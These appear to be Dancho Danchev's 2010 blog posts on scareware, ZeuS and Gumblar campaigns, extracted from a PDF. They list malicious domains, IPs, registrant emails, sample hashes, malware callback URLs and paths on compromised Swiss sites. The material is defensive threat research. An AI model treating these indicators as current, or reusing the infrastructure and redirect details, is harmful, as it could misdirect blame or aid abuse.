
ns2.openworldwhite.net - 43.125.79.23

ns1.helphotbest.net - Email: worldchenell@ymail.com

It gets even more interesting.

[14] greysy@gmx.com has already been profiled in an Avalanche botnet campaign using [15] TROYAK-AS's services back then ([16] The Avalanche Botnet and the TROYAK-AS Connection), followed by another assessment

"[17]**TorrentReactor.net Serving Crimeware, Client- Side Exploits Through a Malicious Ad**" where the same email was also used to register a name server part of the fast-flux infrastructure of the ZeuS crimeware's C &Cs.

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

1.

http://www.virustotal.com/analisis/6fa6220a2ede4f8b70002 5d7e3c566d5fac0ce0309bb99a3d62c2348fc4b211d-12796

34229

- 2. <u>https://zeustracker.abuse.ch/monitor.php?</u> <u>host=zephehooqu.ru</u>
- 3. <u>https://zeustracker.abuse.ch/monitor.php?</u> <u>host=jocudaidie.ru</u>

4.

http://www.virustotal.com/analisis/077ad77f77e4e2987633a 0c78f8a54e664e9ecaacfa37128c0631326182c571f-12796

35278

5.

http://www.virustotal.com/analisis/652eeb7dfbb26f203e9a4 6481604ea4e44c1b12793313b232bce45a6a41f2e78-12796

<u>35282</u>

6.

http://www.virustotal.com/analisis/7537dc104a87606ad7c9 7a61c0e2df51ab718ed058975039fa691f9dac528b9c-12796

35287

7.

http://www.virustotal.com/analisis/4cad09c241308174a674c 2a48ef25bf062b9344e55b2742a8b2ef3dba2e1a4cd-12796

35293

8.

http://www.virustotal.com/analisis/54e80ed3761e03e61850 2d6a167221b14f62c26762a63c99514186fc7f499f81-12796

35298

9.

http://www.virustotal.com/analisis/d78516adb99d08970ba6 7d5396f0a1927dc6f0eedd1c0eae0412404b076e5234-12796

35315

10.

http://www.virustotal.com/analisis/09df053716f8a262332d3 61eb590cad8f350ec58a60b3cffd33e76c8bc647a3b-12796

35326

11.

http://www.virustotal.com/analisis/cfa160f6f4d763daf400c0 3d1b994bccca2d26c8c4c8ea5717113d935fe59382-12796

35329

12.

http://www.virustotal.com/analisis/5f732cf733a052d2bba3a 360e7a7994bb3ccdd76aa036b5f6777ab78164d0037-12796

35336

13.

http://www.virustotal.com/analisis/0da6ba3b7154f9fbbbcb4 ea0771c63262a5e4e0a15c69de7d9706ece7621b289-12796

35343

- 14. <u>http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html</u>
- 15. <u>http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761</u>
- 16. <u>http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html</u>

591

17.

<u>http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html</u>

- 18. http://ddanchev.blogspot.com/
- 19. http://twitter.com/danchodanchev

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1.8

August





Summarizing Zero Day's Posts for July (2010-08-02 14:54)

The following is a brief summary of all of my posts at **[1]ZDNet's Zero Day** for July, 2010. You [2]**can also** go through

[3]**previous summaries**, as well as subscribe to my **[4]personal RSS feed**, **[5]Zero Day's main feed**, or follow me on Twitter:

Recommended reading:

- [6]Does Microsoft's sharing of source code with China and Russia pose a security risk?
- [7]Middle East countries: the BlackBerry is a national security threat
- [8]Report: Apple had the most vulnerabilities throughout 2005-2010
- **01.** [9]Image Gallery: June's cyber threat landscape
- **02.** [10]The Pirate Bay hacked through multiple SQL injections
- **03.** [11]Does Microsoft's sharing of source code with China and Russia pose a security risk?

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- **04.** [12]Report: Apple had the most vulnerabilities throughout 2005-2010
- **05.** [13] Malware Watch: Malicious Amazon themed emails in the wild
- **06.** [14]RSA: Banking trojan uses social network as command and control server
- **07.** [15]Middle East countries: the BlackBerry is a national security threat
- **08.** [16]Image Gallery: Avast! Antivirus office in Prague, Czech Republic
- **09.** [17]Image Gallery: Introduction to Avast! Antivirus version 5.1
- **10.** [18]Image Gallery: The (European) Antivirus market current trends
- **11.** [19]Google tops comparative review of malicious search results

This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.

- 1. <u>http://blogs.zdnet.com/security</u>
- 2. <u>http://ddanchev.blogspot.com/2010/07/summarizing-zero-days-posts-for-june.html</u>
- 3. <u>http://ddanchev.blogspot.com/2010/05/summarizing-zero-days-posts-for-may.html</u>
- 4. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>

- 5. <u>http://feeds.feedburner.com/zdnet/security</u>
- 6. <u>http://www.zdnet.com/blog/security/does-microsofts-sharing-of-source-code-with-china-and-russia-pose-a-security-risk/6789</u>
- 7. <u>http://www.zdnet.com/blog/security/middle-east-countries-the-blackberry-is-a-national-security-threat/6942</u>
- 8. <u>http://www.zdnet.com/blog/security/report-apple-had-the-most-vulnerabilities-throughout-2005-2010/6801</u>
- 9. <u>http://www.zdnet.com/photos/image-gallery-junes-cyber-threat-landscape/441675</u>
- 10. <u>http://www.zdnet.com/blog/security/the-pirate-bay-hacked-through-multiple-sql-injections/6776</u>

11.

<u>http://www.zdnet.com/blog/security/does-microsofts-sharing-of-source-code-with-china-and-russia-pose-a-</u>

security-risk/6789

- 12. <u>http://www.zdnet.com/blog/security/report-apple-had-the-most-vulnerabilities-throughout-2005-2010/6801</u>
- 13. <u>http://www.zdnet.com/blog/security/malware-watch-malicious-amazon-themed-emails-in-the-wild/6863</u>
- 14. <u>http://www.zdnet.com/blog/security/rsa-banking-trojan-uses-social-network-as-command-and-control-server/6</u>

877

15. <u>http://www.zdnet.com/blog/security/middle-east-countries-the-blackberry-is-a-national-security-threat/694</u>

<u>2</u>

- 16. <u>http://www.zdnet.com/photos/image-gallery-avast-antivirus-office-in-prague-czech-republic/450633</u>
- 17. <u>http://www.zdnet.com/photos/image-gallery-introduction-to-avast-antivirus-version-51/450981</u>
- 18. <u>http://www.zdnet.com/photos/image-gallery-the-european-antivirus-market-current-trends/451006</u>
- 19. <u>http://www.zdnet.com/blog/security/google-tops-comparative-review-of-malicious-search-results/7009</u>
- 20. <u>http://ddanchev.blogspot.com/</u>
- 21. <u>http://twitter.com/danchodanchev</u>

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Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign

(2010-08-09 14:19)

They are back again ([1]Spamvertised Amazon "Verify Your Email", "Your Amazon Order" Malicious Emails;

[2]Dissecting the Xerox WorkCentre Pro Scanned Document Themed Campaign) for a fresh start of the week,

with a currently ongoing spam campaign, serving scareware and client-side exploits, using a "Thank you for your payment"/"Thank you for your EXPRESS payment" themed subjects impersonating popular brands such as Best Buy, Macy's, Target and Evite.

Let's dissect the campaign, its structure, emphasize on the monetization strategy, and expose the complete

portfolio of the domains involved in the campaign.

Sample email:

" Subject :Thank you for your payment Don't miss a thing -Add support@e.macys.com to your email address book!

Click here if you are unable to see images in this email.

- 1. Sign in on macys.com at https://www.macys.com/myinfo/index.ognc
- 2. Click on "My Account" "My Profile" at https://www.macys.com/myinfo/profile/index.ognc
- 3. Uncheck the box Receive email notification when statements are available to view online and when payments are due.
- 4. Click on "Update Profile"
- 5. Expect the change to take place in 3 days
- © 2009 macys.com Inc., 685 Market Street, Suite 800, San Francisco, CA 94105. All rights reserved. "

Compared to previous campaigns, the directory structure (fast fluxed :8080/index.php?pid=10; maliciousurl.ru

/QWERTY.js; maliciousurl.ru /ODBC.js; LAN.js; Access.js; End_User.js etc.) of this one remains virtually the same, depending, of course, on the angle you choose for dissecting it.

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Sample campaign structure:

- musicsgeneva.com /x.html " PLEASE WAITING 4 SECOND... "
- opus22.org /x.html " PLEASE WAITING 4 SECOND... "
- **shamelessfreegift.com** /**x.html** " PLEASE WAITING 4 SECOND... "
- physicianschoiceonline.com /x.htm " PLEASE WAITING 4 SECOND... "
- baymediagroup .com:8080/index.php?pid=10 client-side exploits 188.165.95.133;

188.165.192.106;

91.121.108.61; 94.23.60.106; 178.32.5.233 - Email: fb@bigmailbox.ru

- hoopdotami.cz .cc/scanner5/?afid=24 188.72.192.229 scareware monetization
- Detection rate:

antivirus _24.exe - [3]Trojan.Win32.FraudPack.berq - Result: 16/42 (38.1 %)

File size: 166912 bytes

MD5...: b3cd297c654d3be52ffeb5f6a5ff13b4

SHA1..: bae889dd8ac7b22ec5f5649d6e0c073c8e2119d5

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Upon execution, the sample phones back to:

httpsstarss.in /httpss/v=40 &step=2 &hostid= - 188.72.226.154 - Email: stevieksbaiz@hotmail.com

httpstatsconfig.com /getfile.php?r= - 204.12.226.173 - Email: httpstatsconfig.com@evoprivacy.com

Responding to 204.12.226.173 are also:

ns1.desktopsecurity2010ltd.com - Email: sixtakidlt2@hotmail.com

ns2.desktopsecurity2010ltd.com

www.desktopsecurity2010ltd.com

httpstatsconfig.com

ns1.httpstatsconfig.com

ns2.httpstatsconfig.com

desktopsecuritycorp.com

ns1.desktopsecuritycorp.com

ns2.desktopsecuritycorp.com

Domains using the same name server, ns1.freedomen.info - 209.85.99.32 - Email: mail@vetaxa.com

adsonlineinc.com - 66.96.239.86

picmonde.com - 94.228.220.93

bonblogger.com - 94.228.220.93

h2fastpornpics.com - 94.228.220.93

celebsfinectpics.com - 94.228.209.133 - Email: temp.for.loan@gmail.com

celebsfreeimages.com - 94.228.209.134 - Email: hannigey233@hotmail.com

picindividuals.com - 94.228.220.93

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picbloggerprojet.com - 94.228.220.93

httpsstarss.in

hippocounter.info - 96.9.177.21

genesisbeta.net - 94.228.220.94

Name servers of notice:

ns1.getyourdns.com - 194.79.88.121

ns2.getyourdns.com - 77.68.52.52

ns3.getyourdns.com - 87.98.149.171

ns4.getyourdns.com - 66.185.162.248

ns1.instantdnsserver.com - 194.79.88.121 - Email: depot@infotorrent.ru

ns2.instantdnsserver.com - 77.68.52.52

ns3.instantdnsserver.com - 87.98.149.171

ns4.instantdnsserver.com - 66.185.162.248

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Client-side exploits serving domains part of the campaign:

aquaticwrap.ru - Email: vibes@freenetbox.ru

aroundpiano.ru - Email: vibes@freenetbox.ru

baybear.ru - Email: vibes@freenetbox.ru

baymediagroup.com - Email: fb@bigmailbox.ru

bayjail.ru - Email: bushy@bigmailbox.ru

betaguy.ru - Email: vibes@freenetbox.ru

blockoctopus.ru - Email: semi@freenetbox.ru

budgetdude.ru - Email: totem@freenetbox.ru

chaoticice.ru - Email: vibes@freenetbox.ru

clannut.ru - Email: totem@freenetbox.ru

clockledge.ru - Email: totem@freenetbox.ru

coldboy.ru - Email: totem@freenetbox.ru

countryme.ru - Email: totem@freenetbox.ru

dayemail.ru - Email: totem@freenetbox.ru

diseasednoodle.ru - Email: vibes@freenetbox.ru

discountprowatch.com - Email: bike@fastermail.ru

dyehill.ru - Email: angles@fastermail.ru

easychurch.ru - Email: vibes@freenetbox.ru

economypoet.ru - Email: semi@freenetbox.ru

envirodollars.ru - Email: vibes@freenetbox.ru

forhomessale.ru - Email: dull@freemailbox.ru

galacticstall.ru - Email: vibes@freenetbox.ru

getyourdns.com - Email: fb@bigmailbox.ru

hairyartist.ru - Email: vibes@freenetbox.ru

Ionelyzero.ru - Email: vibes@freenetbox.ru

Iovingmug.ru - Email: vibes@freenetbox.ru

lowermatch.ru - Email: vibes@freenetbox.ru

luckyfan.ru - Email: vibes@freenetbox.ru

malepad.ru - Email: semi@freenetbox.ru

matchsearch.ru - Email: semi@freenetbox.ru

microlightning.ru - Email: vibes@freenetbox.ru

mindbat.ru - Email: semi@freenetbox.ru

mealpoets.ru - Email: totem@freenetbox.ru

nutcountry.ru - Email: dying@qx8.ru

obscurewax.ru - Email: vibes@freenetbox.ru

oceanobject.ru - Email: semi@freenetbox.ru

parkperson.ru - Email: semi@freenetbox.ru

penarea.ru - Email: dying@qx8.ru

ponybug.ru - Email: dying@qx8.ru

pocketbloke.ru - Email: angles@fastermail.ru

programability.ru - Email: dying@qx8.ru

rancideye.ru - Email: vibes@freenetbox.ru

rawscent.ru - Email: vibes@freenetbox.ru

recordsquare.ru - Email: totem@freenetbox.ru

rescuedtoilet.ru - Email: vibes@freenetbox.ru

riotassistance.ru - Email: angles@fastermail.ru

scarletpole.ru - Email: vibes@freenetbox.ru

secondgain.ru - Email: vibes@freenetbox.ru

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shortrib.ru - Email: vibes@freenetbox.ru

slaveperfume.ru - Email: totem@freenetbox.ru

sodacells.ru - Email: dying@qx8.ru

smelldrip.ru - Email: totem@freenetbox.ru

starvingarctic.ru - Email: vibes@freenetbox.ru

stagepause.ru - Email: totem@freenetbox.ru

sweatymilk.ru - Email: vibes@freenetbox.ru

tartonion.ru - Email: vibes@freenetbox.ru

tunemug.ru - Email: tips@freenetbox.ru

wearyratio.ru - Email: vibes@freenetbox.ru

yummyeyes.ru - Email: vibes@freenetbox.ru

UPDATED: Thursday, August 12, 2010: Historical OSINT for client-side exploit serving domains part of Gum-

blar's campaigns for April/May 2010 using hostdnssite.com (Email: cop@qx8.ru) name server:

bestdarkman.info - Email: wwww@qx8.ru

bestwebclub.info - Email: asleep@5mx.ru

buyfootjoy.info - Email: mellow@5mx.ru

carswebnet.info - Email: mynah@freenetbox.ru

cityrealtimes.info - Email: asleep@5mx.ru

clandarkguide.info - Email: mellow@5mx.ru

clandarksky.info - Email: wwww@qx8.ru

darkangelcam.info - Email: mellow@5mx.ru

darkbluecoast.info - Email: wwww@qx8.ru

darksidenetwork.info - Email: mellow@5mx.ru

digitaljoyworld.info - Email: mellow@5mx.ru

eroomsite.info - Email: feint@qx8.ru

esunsite.info - Email: wwww@qx8.ru

extrafreeweb.info - Email: mynah@freenetbox.ru

feedandstream.info - Email: mynah@freenetbox.ru

gloomyblack.info - Email: wwww@qx8.ru

homesweetrv.info - Email: mynah@freenetbox.ru

indiawebnet.info - Email: mynah@freenetbox.ru

joylifein.info - Email: mellow@5mx.ru

joysportsworld.info - Email: mellow@5mx.ru

justroomate.info - Email: feint@qx8.ru

kenjoyworld.info - Email: mellow@5mx.ru

learnwebguide.info - Email: mynah@freenetbox.ru

luxurygenuine.info - Email: asleep@5mx.ru

myfeedsite.info - Email: feint@qx8.ru

newsuntour.info - Email: wwww@qx8.ru

oneroomhome.info - Email: feint@qx8.ru

realshoponline.info - Email: asleep@5mx.ru

redsunpark.info - Email: feint@qx8.ru

roomstoretexas.info - Email: feint@qx8.ru
suncoastatlas.info - Email: feint@qx8.ru
sunstarvideo.info - Email: feint@qx8.ru
supersunbeds.info - Email: feint@qx8.ru
superwebworld.info - Email: asleep@5mx.ru
sweetpeapots.info - Email: mynah@freenetbox.ru
sweetteenzone.info - Email: mynah@freenetbox.ru



thedarkwaters.info - Email: wwww@qx8.ru
thejoydiet.info - Email: mellow@5mx.ru
therealclamp.info - Email: drum@maillife.ru
thesunchaser.info - Email: wwww@qx8.ru
thesweetchild.info - Email: mynah@freenetbox.ru
theultimateweb.info - Email: asleep@5mx.ru
theyellowsun.info - Email: feint@qx8.ru
webguidetv.info - Email: asleep@5mx.ru
webnetenglish.info - Email: mynah@freenetbox.ru
yourprintroom.info - Email: feint@qx8.ru
yoursweetteen.info - Email: mynah@freenetbox.ru

UPDATED: Friday, August 13, 2010:

The use of Yahoo Groups is still ongoing. Sample URL: groups.yahoo .com/group/nfldcsyi/message which includes a link to perfectpillcool .com:8080.

The campaign is ongoing, updates will be posted as soon as new developments emerge.

This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.

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- 1. <u>http://ddanchev.blogspot.com/2010/07/spamvertised-amazon-verify-you-email.html</u>
- 2. <u>http://ddanchev.blogspot.com/2010/07/dissecting-xerox-workcentre-pro-scanned.html</u>

3.

http://www.virustotal.com/analisis/912608f55fba98cb03a13 114ceea4a503d0fd4cc6ca5bab345792b577884311f-12813

<u>45777</u>

- 4. http://ddanchev.blogspot.com/
- 5. <u>http://twitter.com/danchodanchev</u>

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Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites

(2010-08-13 17:09)

Over the past week, I've been tracking – among the countless number of campaigns currently in process of getting

profiled/taken care of internally – a blackhat SEO campaign that's persistently compromising legitimate sites within small ISPs in the Netherlands and Switzerland, for scareware-serving purposes.

Although this beneath the radar targeting approach is nothing new, it once again emphasizes on a well proven

mentality within the cybercrime ecosystem - collectively the hundreds of thousands of low profile sites, if well

poisoned with bogus/timely/relevant blackhat SEO content, can outpace the hijacked traffic from a high profile site due to the shorter time frame it would take for the the administrators to clean it up/ quicker community members'

reaction based on prioritization due to the importance of the site.

What's particularly interesting about the campaign, is the fact that the redirectors/scareware domains were

previously parked within our "dear friends at **AS31252**, **STARNET-AS StarNet Moldova**. Go through related posts on STARNET-AS StarNet Moldova:

- [1]Koobface Redirectors and Scareware Campaigns
 Now Hosted in Moldova
- [2]Dissecting Koobface Gang's Latest Facebook Spreading Campaign

- [3]Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"
- [4]From the Koobface Gang with Scareware Serving Compromised Sites

Let's dissect the campaign, expose the complete portfolio of scareware/redirector domains, emphasize on the

monetization vector and how this blackhat SEO campaign is using the same scareware affiliate network like the one campaigns launched through Gumblar's infrastructure ([5]Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign) continue using.

Once the **self.location.href** = condition is met, the following redirectors take place, until the user is exposed to the ubiquitous "You're infected" screen:

- dotyuzcifl.ru/liq/?st= - 200.63.44.211 - Email:

kireev@ravermail.com (NS: ns1.freemobiledns.mobi Email: akorn1022@gmail.com)

- errgxhxzerr.co.cc/r/feed.php?k= 200.63.44.211, AS27716, ASEVELOZ - Email: andrew bush52@hotmail.com
- errgxhxzerr.co.cc/tube/?k=
- errgxhxzerr.co.cc/r/sss.php

- www4.protection-guard89.co.cc 74.118.193.81, AS46664 Email: abc.emm@gmail.com
- www1.virus-detection50.co.cc/?p=p52 94.228.220.117, AS47869, NETROUTING-AS Email: abc.emm@gmail.com
- Detection rate:

packupdate9_289.exe - [6]Win32/TrojanDownloader.FakeAlert.AEY - 6/42 (14.3 %)

MD5: 3e4920aa3ff24db64372ae96854f3f02

SHA1: 75bcb6acf5ff65269bfc5f685e5d03688b8b1ade

SHA256:

7272f889520cd1d1898ccd91f1b01835cf53f06b452041baae 0336796ff09fd7

Responding to 94.228.220.117, AS47869, NETROUTING-AS are also the following domains:

www1.virus-detection50.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection51.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection52.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection53.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection54.co.cc/?p=p52 - Email: abc.emm@gmail.com www1.virus-detection55.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection56.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection57.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection58.co.cc/?p=p52 - Email: abc.emm@gmail.com

www1.virus-detection59.co.cc/?p=p52 - Email: abc.emm@gmail.com

www2.mypersonalshield70.in - Email: gkook@checkjemail.nl

www2.mypersonalshield71.in - Email: gkook@checkjemail.nl

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www2.mypersonalshield72.in - Email: gkook@checkjemail.nl

It gets even more interesting, and cybercrime ecosystemfriendly, when we see that one of the scareware redirector domains, has been registered with the same email as the scareware domain redirector used in the monetization

vector of Gumblar's campaigns.

The currently used uramozat.cz.cc /scanner10/?afid=76 - 195.16.88.62, AS50109, HOSTLIFE-AS WIBO PROJECT

LLC - Email: ydeconspi@nice-4u.com is registered using the same email as the recently used **hoopdotami.cz**

.cc/scanner5/?afid=24 - 188.72.192.229 - Email: ydeconspi@nice-4u.com from the "[7]Spamvertised Best Buy, Macy's, Evite and Target Themed Scareware/Exploits Serving Campaign".

This centralization of monetization networks ultimately serves best the security industry and law enforcement,

and remains a trend rather than a fad.

Responding to 195.16.88.62 are also the following affiliate redirector domains:

sulphomihin.cz.cc - Email: ydeconspi@nice-4u.com
suppcorfoke.cz.cc - Email: ydeconspi@nice-4u.com
swinumlobzua.cz.cc - Email: ydeconspi@nice-4u.com
taitretarjus.cz.cc - Email: ydeconspi@nice-4u.com
talinighge.cz.cc - Email: ydeconspi@nice-4u.com
tangmomawigg.cz.cc - Email: ydeconspi@nice-4u.com
taniverwea.cz.cc - Email: ydeconspi@nice-4u.com
tedroidragin.cz.cc - Email: ydeconspi@nice-4u.com
tifucacel.cz.cc - Email: ydeconspi@nice-4u.com
ungelacoc.cz.cc - Email: ydeconspi@nice-4u.com
ungelacoc.cz.cc - Email: ydeconspi@nice-4u.com
unriprazzhalf.cz.cc - Email: ydeconspi@nice-4u.com

uramozat.cz.cc - Email: ydeconspi@nice-4u.com
vochicorneu.cz.cc - Email: ydeconspi@nice-4u.com
voihuavino.cz.cc - Email: ydeconspi@nice-4u.com
voldcafuri.cz.cc - Email: ydeconspi@nice-4u.com
weineitronty.cz.cc - Email: ydeconspi@nice-4u.com
wintotersstal.cz.cc - Email: ydeconspi@nice-4u.com
worddreamelpa.cz.cc - Email: ydeconspi@nice-4u.com
wordrochosom.cz.cc - Email: ydeconspi@nice-4u.com
xboxunechin.cz.cc - Email: ydeconspi@nice-4u.com
ydeconspi.cz.cc - Email: ydeconspi@nice-4u.com
zilrebelma.cz.cc - Email: ydeconspi@nice-4u.com
zukavito.cz.cc - Email: ydeconspi@nice-4u.com

• [8] Complete list of URLs for the compromised Dutch sites (NOW CLEAN) hosted at AS6461, MFNX MFN -

Metromedia Fiber Network

Complete list of the URLs for compromised sites (CURRENTLY ACTIVE) hosted at AS15547, TVS2NET-NETPLUS

Servicing cable-network customer in CH.

abitasion.ch /illucpUWAeima abitasion.ch /ilOeUSbRtm/

```
abmontage.ch /73NJub8iWea/
absteam.ch /UfHZI8Qm7/
accueiletpartagesuisse.ch /WbVc0fiHlabe/
accueiletpartagesuisse.ch /Wbytpauohcjk/
adikt-a.ch /isisAuMOImXW/
adikt-a.ch /isIWcgUV7L/
adsite.ch /IAULixdSoWmA/
adumas.ch /QVxaomZ7er
aemo-valais.ch /ualagow/
aerobic-chablais.ch /IYMy3IAejmiq/
aerobic-chablais.ch /IYuMW8yHJ/
a-fauchere.ch /rU8alutON/
agpinstallations.ch /WAoxnHauvyUi/
agpinstallations.ch /WAwANoXv9rek/
alayra.ch /ufgMxORjbNz9i/
alex-xxxl.ch /u9VUyo9hw/
alpirama.ch /A0Sc3Iu/
alterfamiliae.ch /RgauIMVZ/
ametys.ch /IZ2eblxoL3tSN/
ametys.ch /IZbAaYy/
```

```
amis-orgue-moudon.ch /WulatdWMbRSg/
amis-orgue-moudon.ch /WuYUoH3/
apf-hev-fr.ch /drkoUqjx/
artdidier.ch /vZkR7ap2gQiAU/
artefax.ch /u8oApWua/
artefax.ch /u8qrYoi8ASh/
artisanatbramoisien.ch /jRVAEWyXqLsM/
artisane.ch /Scg3lEv/
artisan-fondeur.ch /RX0y9OdUu/
artist-e.ch /j8WfiIEa/
asb-coaching.ch /uJWOIdHeuai/
atelier-bois.ch /skJun0elUgM8/
ateliercube.ch /3bqNHnLy/
attoufoula-al-baria.ch /scWZHiblemAqr/
autoecole-sion.ch /kuWcUM3yn9xgo/
aux-doigts-de-fee.ch /eooVapJNWcuHx/
auxpetitsbois.ch /80xlaoWeydbc7/
avgf.ch /xr3t0uvanegb/
avmep.ch /niyW3RHiaoE/
avmep.ch /nizXOdumW/
```

avosbagages.ch /ebaAuynxel2L/

avta.ch /Zu0VoixA/

banques-assurances.ch /WEeyt7iUYL/

batibois.ch /hgAbavx/

607

batibois.ch /hghkyUNO9/

bconseils.ch /tAIUzJVn/

bc-production.ch /9XupRmIbE/

bdelfolie.ch /ushj20miJW9wu/

bdelfolie.ch /usIUomaYfWeN/

becoval.ch /aVUqW9xYbp/

bedat-conseils.ch /AUyYRtuhWrpA/

belfid.ch /ftRbtgl3/

bellodelledonne.ch /oX0kUuN/

bellodelledonne.ch /oXoNgekf7i/

bestwear.ch /j0iyeJ3v/

bienecrire.ch /YAE9ldiakvy/

biocave.ch /AuhuwoAUxOI3W/

birman.ch /Z7MoeVXgAafL/

blanchival.ch /ANabQlgk0zeO/

blanchival.ch /ANJjlQgHb/

bnbmorel.ch /yfE3AyWoQx8/

bonnes-occases.ch /HIYMhcE/

bouquins.ch /IWH0dAa/

cafepsy.ch /ZoiAcIWIRM/

calzolarorocco.ch /9a8aYRjIrW/

camping-sedunum.ch /SvvMQjsem/

canadulce.ch /wullMriaN/

canadulce.ch /wuQYryJ/

carrgeiger.ch /ehsVy2uXxoAWE/

carte-menu.ch /JQinNyA/

castalie.ch /cq3xeyWmjaf/

catherineritter.ch /AdUJiRq/

catherineritter.ch /AdUqRAiSnNsyv/

cavedegoubing.ch /ERNzcu9iagdo/

cave-des-chevalieres.ch /WuunyOq/

celinerenaud.ch /Qj7dHcLo/

celinerenaud.ch /QjZoUyaJ/

centre-autos.ch /INUYRuWnA/

cere-sa.ch /lyEHdVqAIYbXL/

cere-sa.ch /lyknWJr/

cgt.ch /egAaVUfne/

chalets-for-sale.ch /SaNXWcvU/

chavaz-archi.ch /8iAZxEaJ/

chavaz-archi.ch /8iQOjIS/

cretillons.ch /ianeZc2/

Responding to 200.63.44.211 (the original [9]redirector domains dotyuzcifl.ru; errgxhxzerr.co.cc), AS27716, ASEVELOZ Eveloz are the remaining domains part of the scareware/redirection/Fake Adobe Player (tube/Adobe_

_Flash _ _Player.exe) campaign.

- Detection rate:

Adobe _ _Flash _ _Player.exe - [10]Heuristic.BehavesLike.Win32.Suspicious.H - 11/42 (26.2%)

MD5: 8a10909c487a739e85028a19a1e898dc

SHA1: d9f7d78fe245f8df04fa398835b52d5a2c2d6af7

SHA256:

63befe78a7895a8efc6d893491d8f77ef8ada1cd52d5625874 90a79f29b65336

- Upon execution phones back to:

qualattice.com - 64.20.63.58 - Email: trough@mobiletonight.com

jaxcage.net - 91.188.60.233, [11]AS6851, BKCNET "SIA" IZZI - Email: delee@easteroffers.com mybubblebean.com - 85.234.190.47, [12]AS6851, BKCNET "SIA" IZZI - Email: place@popupquote.com freejaxbird.net - 77.78.239.42 - Email: delee@easteroffers.com

07tqqwem.ru - Email: pishkov@rbcmail.ru

Oqhe7y6o.ru - Email: pishkov@rbcmail.ru

Ost44x7z.ru - Email: stroganov@mail.ru

Ow6scx6a.ru - Email: goncharov@rapworld.com

20xzpzga.ru - Email: danilov@boatnerd.com

23qjmdic.ru - Email: lebedev@rapworld.com

28iue5ri.ru - Email: kireev@bgay.com

28jnbuak.ru - Email: kirillov@ravermail.com

2poaxz3k.ru - Email: alekseev@land.ru

2tmo2ba2.ru - Email: kustov@remixer.com

30zcz8ot.ru - Email: slabkov@bigmailbox.net

32iafdnp.ru - Email: erohin@intimatefire.com

3a0stbqe.ru - Email: golodnikov@blida.info

3jruf6nc.ru - Email: taranov@inorbit.com

40ktc2tn.ru - Email: antonov@insurer.com

4hp2ag6c.ru - Email: belov@kidrock.com

4mausx2w.ru - Email: lavrov@blackcity.net

4y8pqcby.ru - Email: pokatilov@realtyagent.com

5eqq3sgj.ru - Email: abakumov@smtp.ru

5gsco2w5.ru - Email: davidov@bikermail.com

5q4eyd2w.ru - Email: stepanov@pop3.ru

5znhff2s.ru - Email: kalinin@boarderzone.com

60jj8sks.ru - Email: patralov@bigheavyworld.com

6pgsqndh.ru - Email: baklanov@mail333.com

83qndvnj.ru - Email: taranov@relapsecult.com

868r5e0b.ru - Email: udalov@rastamall.com

8n7pnyyr.ru - Email: patralov@front.ru

8reclame.ru - Email: kirikov@billssite.com

atyyyopg.ru - Email: viktorov@bikerheaven.net

azaamdwo.ru - Email: samsonov@bikermail.com

bvo62o0i.ru - Email: kirillov@rastamall.com

c28xd2ck.ru - Email: luzgin@front.ru

cf8sagkn.ru - Email: alekseev@ratedx.net

ckmdbrio.ru - Email: ulyanov@rapworld.com

crosslinks-services.ru - Email: ekomasov@kidrock.com

csokolom.ru - Email: kirikov@irow.com

cw5k47ye.ru - Email: viktorov@bicycling.com

duz5n2ca.ru - Email: belov@billssite.com

dwunvuum.ru - Email: stepanov@pop3.ru

ea7xh4vw.ru - Email: goncharov@repairman.com

err39hxzerr.co.cc - Email: andrew bush52@hotmail.com

err3ghxzerr.co.cc - Email: andrew _bush52@hotmail.com

609

err5phxzerr.co.cc - Email: andrew _bush52@hotmail.com

err61hxzerr.co.cc - Email: andrew _bush52@hotmail.com

err6ehxzerr.co.cc - Email: andrew _bush52@hotmail.com

err6jhxzerr.co.cc - Email: andrew bush52@hotmail.com

err8jhxzerr.co.cc - Email: andrew _bush52@hotmail.com

err8whxzerr.co.cc - Email: andrew bush52@hotmail.com

errb9hxzerr.co.cc - Email: andrew_bush52@hotmail.com

errbehxzerr.co.cc - Email: andrew _bush52@hotmail.com

errbqhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errcihxzerr.co.cc - Email: andrew_bush52@hotmail.com
errdhhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errekhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errfdhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errgqhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errgthxzerr.co.cc - Email: andrew_bush52@hotmail.com
errguhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errguhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errgyhxzerr.co.cc - Email: andrew_bush52@hotmail.com
errgyhxzerr.co.cc - Email: andrew_bush52@hotmail.com

f50rbdb8.ru - Email: samsonov@kidrock.com

fbbktj2z.ru - Email: zhukov@kidrock.com

fimpvs8t.ru - Email: zhuravlev@blackvault.com

fppf2h28.ru - Email: danilov@pochta.ru

gayq8rgx.ru - Email: kovalev@blackcity.net

geavdwal.info

gerotal.info

gztyue8w.ru - Email: kirillov@boatnerd.com

h6poe6or.ru - Email: beglov@inorbit.com

hc6zxms4.ru - Email: lebedev@intimatefire.com

